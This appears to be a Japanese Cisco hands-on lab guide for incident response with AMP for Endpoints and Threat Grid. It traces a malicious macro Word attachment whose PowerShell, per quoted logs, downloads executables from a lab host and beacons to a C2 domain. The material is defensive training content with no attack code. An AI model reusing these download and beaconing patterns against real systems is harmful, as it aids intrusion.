
38. 通常は、Public Cisco AMP Cloud のファイル フェッチを使用して自動分析を実行します。このラボでは Cisco Private AMP を使用します。ライブ シナリオでは、クラウドに接続することで、77c8.exe が悪意のあるファイルであると確認され、分析が進められます。確認は、実際に確認された既知の脅威とファイルを照合することで実施されます。この新しいマルウェアの脅威(新しい受講者がソフトウェアを実行するたびに、毎回ユニークなマルウェアが作成される)をブロックしたところで、Cisco AMP を導入します。

39. GUAC Jump システムに戻り、WOW (Workstation on Wheels) を選択します。


40. トレイの下部にある Windows Explorer フォルダのアイコンをクリックします。




41. Explorer ウィンドウが表示されたら、最上部にある既存の文字 ([ライブラリ (Libraries)] など) を削除して、\\AD1\Netlogon コマンドを入力します。




42. Incident-Response フォルダをクリックして開きます。



43. IR.bat ファイルをダブルクリックするか、右クリックして [開く (Open)] を選択します ([管理者として実行 (Run as administrator)] は選択しないでください)。




44. スクリプトが完了するまでには数分かかります。



45. AMP ソフトウェアのインストールが完了したので、次にこのユーザの Outlook 2016 の受信トレイを開きます。悪意のあるドキュメントが添付された偽の電子メールが、受信トレイにあるのがわかります。Outlook 2016 を開きます。ドキュメントを開き、WOW の感染を試みます。

46. Microsoft Outlook で看護師の受信トレイにある電子メールに添付されている Microsoft Word ドキュメントを開くと、Cisco AMP for Endpoints クライアントで、「PatientMedicalRecord」ドキュメントについて [警告: 脅威が検出されました (Warning! Threat Detected)] というメッセージが表示されます。



47. WoW システムの感染を試みると、Cisco AMP クライアントがシステムを保護しているため、できないことがわかります。



これで、このセクションは終了です。攻撃者の阻止に成功しました。うまくいきましたか？

高度なラボ - 他の感染の検出

これまでの演習で、感染したホストが検出されましたが、マルウェアのコンポーネントの分析は行っていませんでした。最初のレスポンドの能力に応じて一定レベルのトリアージは行いましたが、個々の攻撃者をロックアウトしたことをどのように確認できるでしょうか。このシステムについては、まだ次のような疑問点が残っています。

永続化された脅威をマシンからすべて削除したか。マシンのイメージは再作成されたか。

攻撃者は環境にどのような影響を及ぼしたか。攻撃者は横方向に移動したか。


発信ビーコンをすべて切断してブロックしたか。それらはどこに向けて発信されていたか。

このラボでは、特定された感染の封じ込めと根絶に関連する、これらの疑問点の解消に取り組みます。このレベルのフォレンジックを実行して、インシデントを完全に修復することが重要です。


注:パブリックの Cisco Threat Grid インスタンスにはアクセスできませんが、説明のためのスクリーンショットを示します。一般的に、アナリストはこのデータを Cisco AMP を通じて、または Cisco Threat Grid Console から直接、収集できます。このラボの Threat Grid の部分にアクセスする必要はありません。

手順

1. 基本的なラボを完了したアナリストが、侵害に関連するアーティファクトをさらに調査しようと考えたとします。そのアナリストは、すでに Cisco Threat Grid にドキュメントを送信して分析しています。次の図は、アナリストがシステムに送信したすべてのファイルを示しています。これは、修復されたと考えている侵害に関して、さらに調査するための詳細情報を取得するのに役立ちます。



2. 最初にマクロドキュメントを調査し、この悪意のあるアーティファクトについて Threat Grid でわかったことを確認します。dCloud の Threat Grid にはアクセスできないため、この高度なラボの Cisco AMP の部分に達するまで、そのまま説明を読み進めてください。



3. 次のスクリーンショットでは、ドキュメントに関するさまざまな詳細情報が示されています。このドキュメントについて 1 つ重要なポイントは、脅威スコアが 100 であることです。その理由を見てみましょう。

Samples / Sample Report: PatientMedicalRecord4572451.doc

Public Resubmit Downloads Delete

Threat Score: 100

Sample ID: 3d2dc1879cc01ff920ee5ae74b1a24ef
Submitted By: mbernandez
OS: Windows 7 64-bit
Started: 1/10/18 12:54 am
Ended: 1/10/18 1:01 am
Duration: 0:06:47
Sandbox: mty-work-020 (pilot-d)
Playbook: None

Filename: PatientMedicalRecord4572451.doc
Magic Type: Microsoft Word 2007+
Analyzed As: docx
SHA-256: Q 16cb133b618b07baede55bfa95b34bc919fcc4748eb1186ce97b716bfd5cba
SHA-1: bf41018165fdf6a405ef3dd7710db49aec89dcf5
MD5: 18e751491c9e333b6ea35079276ce3da

Behavioral Indicators

Title	Hits	Score
Office Document Launches a Powershell	3	100
Artifact Flagged Malicious by Antivirus Service	6	95
A Document File Established Network Communications	3	90
Specific Set of Indicators Signalling Highly Suspicious Word Document	1	90
PowerShell Used to Download and Execute a File	3	81
VBA Macro May Call Shell	4	81

4. このレポートの侵入痕跡領域にズームインすると、特に問題が大きいインジケータが 4 つあり、脅威スコアを押し上げていることがわかります。

Behavioral Indicators

Search

Title	Hits	Score
Office Document Launches a Powershell	3	100
Artifact Flagged Malicious by Antivirus Service	6	95
A Document File Established Network Communications	3	90
Specific Set of Indicators Signalling Highly Suspicious Word Document	1	90
PowerShell Used to Download and Execute a File	3	81
VBA Macro May Call Shell	4	81

[Office ドキュメントが PowerShell を起動 (Office Document Launched a PowerShell)] が、特に大きな問題があることを示しています。さらに [ウイルス対策によって悪意があるとフラグ付けされたアーティファクト (Artifact Flagged Malicious by Antivirus)] も、問題が大きいインジケータと見なされます。他にも注意すべきインジケータが 2 つあります。1 つはネットワーク通信を確立しているドキュメントです。それが Word ドキュメントである点が不審です。もう 1 つは、PowerShell を使用して追加アイテムをダウンロードした後に実行しているドキュメントです。

注: CTR ラボがサンドボックス環境内で実行されている点に注意が必要です。つまり、インターネットから分離されているため、Threat Grid などのツールで、マルウェアをダウンロードして実行するなどの手順を実行できません。実際の導入ではインターネット アクセスが可能なため、この例の Word ドキュメントのような悪意のあるソフトウェアが実際に存在すれば、すべての手順が実行されます。

5. もう 1 つ重要なアイテムが、Threat Grid で作成されたプロセス グラフです。メニューの隅の部分にあります。

Report: PatientMedicalRecord4572451.doc


Public Resubmit Downloads Delete

100 Threat Score	Sample ID 3d2dc1879cc01ff920ee5ae74b1a24ef	Filename PatientMedicalRecord4572451.doc
Submitted By mhernandez	OS Windows 7 64-bit	Magic Type Microsoft Word 2007 docx
Started 1/10/18 12:54 am	SHA-256 16cb133b618b07baae55bfa95b34bc919fcc4748eb1186ce97b716bfd5cba	Analyzed As docx
Ended 1/10/18 1:01 am	SHA-1 bf41018165df6a405ef3dd7710db49aec89dcf5	MD5 18e751491c9e333b6ea35079276ce3da
Duration 0:06:47	Sandbox mtv-work-020 (pilot-d)	Tags
Playbook None		

Behavioral Indicators

6. これをクリックすると、悪意のあるドキュメントによって 3 つの異なる powershell.exe プロセスが開始されたことがわかります。

Process Tree for Sample 3d2dc1879cc01ff920ee5ae74b1a24ef



これら 3 つの不明なアイテムは何でしょうか。AMP コンソールに戻って確認してみましょう。Cisco Threat Grid を使用した調査によって、77c8.exe と spoolsv.exe という Powershell.exe が見つかっています。これら 2 つの実行可能ファイルは Threat Grid にアップロードされており、制御された環境でどのように動作するかを確認できました。ラボでしか使用できない攻撃サーバであるため、Threat Grid が認識できない 3 つ目のアーティファクトがあります。そのサンプルとして「Launcher.Bat」が用意されています。

それでは Cisco AMP コンソールの調査に移りましょう。

注: 演習のこの時点では、AMP コンソールを実際に使用した作業が可能です。

7. Jumphost で Firefox を開き、AMP コンソールにログインします。

8. 最初のダッシュボードで、DR.AD.HACKMDS.COM ワークステーションをクリックします。複数ある場合は、いずれか任意の DR.AD.HACKMDS.COM ワークステーションをクリックします。

Dashboard

Overview Events Heat Map

Indications of Compromise

WOW.AD.HACKMDS.COM		Mark Resolved
Threat Detected , Executed malware		
contractor		Mark Resolved
Threat Detected		
DR.AD.HACKMDS.COM		Mark Resolved
Threat Detected		
DR.AD.HACKMDS.COM		Mark Resolved
Threat Detected		

9. イベントメニューでは、いずれかのコンピュータトラジェクトリについて、[隔離: 不明(Quarantine: Not Seen)] など、関心のあるイベントを探ることができます。

Dashboard

Overview Events Heat Map

Filter: (new)

Select a Filter

Event Type All Event Types

Group All Groups

Filters **Computer: a0e22300-ee2b-4c33-8fc8-371401ac42ed**

Sort Time

Not Subscribed Reset Save filter as...

DR.AD.HACKMDS.COM failed to update a product		Update Failed	2018-01-16 22:47:23 UTC
DR.AD.HACKMDS.COM started a product update		Update Started	2018-01-16 22:47:23 UTC
DR.AD.HACKMDS.COM failed to update a product		Update Failed	2018-01-16 22:46:40 UTC
DR.AD.HACKMDS.COM started a product update		Update Started	2018-01-16 22:46:40 UTC
DR.AD.HACKMDS.COM detected 77C8.exe as W32.F1ABDC1E0D-100.SBX.TG		Quarantine: Not Seen	2018-01-15 18:36:53 UTC
DR.AD.HACKMDS.COM detected spoolsv.exe as W32.1C3F3E5D69-95.SBX.TG		Quarantine: Not Seen	2018-01-15 18:36:53 UTC


10. 隔離されていないアイテムをメモしておきます。

DR.AD.HACKMDS.COM detected 77c8.exe as W32.F1ABDC1E0D-100.SBX.TG	Quarantine: Not Seen	2018-01-15 18:36:53 UTC
DR.AD.HACKMDS.COM detected spoolsv.exe as W32.1C3F3E5D69-95.SBX.TG	Quarantine: Not Seen	2018-01-15 18:36:53 UTC


11. このメニュー システムを使用して、さらなる調査のために Threat Grid に送信する必要があるファイルを組み合わせることができます。

Device Trajectory


For DR.AD.HACKMDS.COM




12. [X] をクリックしてプロセス ウィンドウを閉じ、全体的なプロセス リストが見えるようになります。まず powershell.exe ファイルから見ていきましょう。プロセス リストを見ると、powershell.exe は緑色で表示されています。



13. プロセス ストリームをたどると、powershell.exe が赤色の [PE] 実行可能ファイルを 2 つ作成していることがわかります。プロセス ストリームに付いているズーム ボタンをクリックすると、powershell.exe によって作成された実行可能ファイルの詳細が表示されます。



14. それぞれの丸印  をクリックすると、該当するファイルの名前が表示されます。次に powershell.exe が何を呼び出しているかを見てください。



2018-01-15 18:36:53 UTC

Outgoing connection from **powershell.exe**, Microsoft®
Windows® Operating System 6.1.7600.16385
(6c05e11..47aec7)[Unknown] at 198.19.10.101 TCP to http://
www.sportfans.atk/files/spoolsvc.exe (198.18.133.5 port 80)


Unknown disposition.
Benign process disposition.

At 2018-01-15 18:36:53 UTC

Parent file SHA-1: 04c5d2b4da9a0f3fa8a45702d4256cee42d8c48d.
Parent file MD5: 92f44e405db16ac55d97e3bfe3b132fa.

ここに Spoolsvc.exe があります。


15. 他の 2 本のラインを見ると、さらにファイル名を確認できます。



2018-01-15 18:36:53 UTC

Outgoing connection from **powershell.exe**, Microsoft®
Windows® Operating System 6.1.7600.16385
(6c05e11..47aec7)[Unknown] at 198.19.10.101 TCP to http://
www.sportfans.atk/files/77C8.exe (198.18.133.5 port 80) .

ここに 77C8.exe があります。



ここに launcher.bat があります。

注: Spoolsv.exe は、このクリニックの最後にある CTR の課題で使用する特別なアプリケーションです。現時点ではこのファイルは使用しませんが、Spoolsv.exe がこのバックドアで使用されていることと、環境にアクセスするもう 1 つの方法になることだけ理解してください。

16. 現時点では次の情報が得られます。


Spoolsv.exe がドロップされて実行されている。

Launcher.bat がドロップされて実行されている。


77C8.exe がドロップされて実行されている。


送信元のサーバは www.sportfans.atk であり、IP アドレスは 198.18.133.5 です。

17. powershell.exe の動作について、他に見逃しているものはないでしょうか。タイムラインを左にスクロールすると、動作の履歴が表示されます。丸いアイコンがいくつか表示されている場所までスクロールして戻ります。次に例を示します。



18. 丸いアイコンをクリックすると、複数の URL が表示されます。





19. これは powershell.exe が通信している、PHP サーバ ベースのアプリケーションでしょうか。暗号化されずにポート 443 で実行されているのでしょうか (**http://**)。この powershell.exe の接続に一貫性があるのはなぜでしょうか。次のことがわかります。

URL が繰り返される。

約 10 秒間隔で発生している。

URL が疑わしい(c2.attack.com は明確に検出されるようになっています)。

IP アドレスが 198.18.133.6 である。

20. Threat Grid の例に戻ります。

注: Threat Grid にアクセスすることはできません。この部分は調査の次のパートで説明します。この部分に関するハンズオン手順はありません。

21. Threat Grid ダッシュボードでは 77C8.exe を分析できます。



22. この実行可能ファイルの脅威スコアも 100 です。

Metadata

100 Threat Score	Sample ID 2ae186c0b8a4ccf7b21e1804011e3816 
	Submitted By mhernandez
	OS Windows 7 64-bit
	Started 1/10/18 12:54 am
	Ended 1/10/18 1:02 am
	Duration 0:07:42
	Sandbox mtv-work-038 (pilot-d)
	Playbook None

